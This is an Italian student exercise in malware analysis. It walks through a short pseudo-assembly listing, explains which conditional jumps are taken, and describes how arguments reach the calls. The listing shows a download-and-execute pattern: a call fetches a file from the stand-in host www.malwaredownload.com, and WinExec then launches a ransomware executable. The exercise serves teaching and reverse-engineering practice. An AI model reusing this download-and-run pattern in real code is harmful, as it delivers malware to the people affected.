S11-L5

(Bonaldi Cristian)

Malware analysis - Progetto

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti

1. **Spiegate, motivando, quale salto condizionale effettua il Malware.**
2. **Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**
3. **Quali sono le diverse funzionalità implementate all'interno del Malware?**
4. **Con riferimento alle istruzioni "call" presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.**

Esercizio e sviluppo:

Il progetto della settimana si basa sull'analisi di un codice Assembly x86 in riferimento al funzionamento e al comportamento di un malware.

1. Salto condizionale

Osserviamo attentamente il codice rappresentato nella prima slide, ovvero il primo blocco di codice contenente le istruzioni che ci permetteranno di capire quale jump effettuerà il malware.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Come suggerisce la figura, vengono evidenziati due salti condizionali:

- **jnz loc 0040BBA0:** jump if not zero.

Questo jump viene effettuato dopo il confronto tra il valore del registro **eax** e il valore **5**. Ricordiamo che il comando **cmp** confronta due valori sottraendo il secondo (in questo caso, **5**) dal primo (il contenuto di eax, definito dalla prima istruzione del codice). Il risultato di questa operazione serve ad aggiornare i flag all'interno del registro **EFLAGS** (ZF e CF) che determinano se verrà eseguito il jump.


In questo caso il risultato dell'operazione data dal cmp è chiaramente **0** (5-5) e dunque **ZF=1**, per cui non effettuerà il jump alla locazione **0040BBA0** e continuerà con l'esecuzione del codice.

- **jz** **loc 0040FFA0** : jump if zero

Questo invece viene effettuato dopo il confronto tra il valore del registro **ebx** e **11**.

In questo caso il salto condizionale sarà eseguito alla locazione **0040FFA0,** in quanto i due valori risultano essere uguali (ZF = 1).

2. Diagramma di flusso



3. Funzionalità implementate all'interno del malware

Analizzando rispettivamente le tabelle 2 e 3, si può andare ad individuare e a descrivere le funzionalità implementate all'interno

del malware, quindi prestiamo attenzione alle chiamate di funzione **DownloadToFile()** e **WinExec().**

In tabella 2, la funzione DownloadToFile() si occupa di scaricare un file da un URL remoto. L'URL viene caricato nel registro eax e poi pushato nello stack prima della chiamata alla funzione.
Questa funzione viene importata dalla libreria **URLMon.dll** di Windows e in sostanza esegue il download di un file da un URL specifico e lo salva in una determinata directory. I parametri di questa funzione includono l'URL del file da prelevare e il path di destinazione.
Questo procedimento permette al malware di prelevare un file dannoso dall'URL www.malwaredownload.com e di salvarlo in memoria sul sistema target.

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

In tabella 3, troviamo la funzione WinExec(). Il path del file eseguibile viene passato nel registro edx e spinto nello stack prima della chiamata alla funzione WinExec(), la quale si occupa di avviare il file exe (un ransomware). Questo è il blocco di codice che il malware sfrutta dopo **jz** alla locazione 0040FFA0 , dove va ad eseguire il ransomware.

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

4. Argomenti passati alle chiamate di funzione

Come abbiamo già visto precedentemente, prima di chiamare una funzione, i parametri necessari vengono gestiti tramite i registri del processore e lo stack.

```
mov     EAX, EDI            EDI= www.malwaredownload.com
push    EAX                 ; URL
call    DownloadToFile ()   ; pseudo funzione
```

Infatti, basti notare in figura come il comando **mov** va a copiare il valore del registro EDI all'interno di eax. EDI è di fatto l'URL da dove viene prelevato il file.

Quindi memorizza questo valore, ovvero l'indirizzo web di riferimento, nel registro che viene subito dopo spinto nello stack in una posizione specifica (loc).

Locazione	Istruzione	Operandi
0040BBA0	mov	EAX, EDI
0040BBA4	push	EAX
0040BBA8	call	DownloadToFile ()

Dopodichè non gli resta che chiamare la funzione che esegue il compito di scaricarlo.

Stessa cosa avviene nel caso della tabella 3.

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

I valori quindi vengono prima caricati in dei registri specifici, come eax e edx, assicurando di fatto che la funzione possa accedere a tutte le informazioni necessarie a completare correttamente le operazioni previste.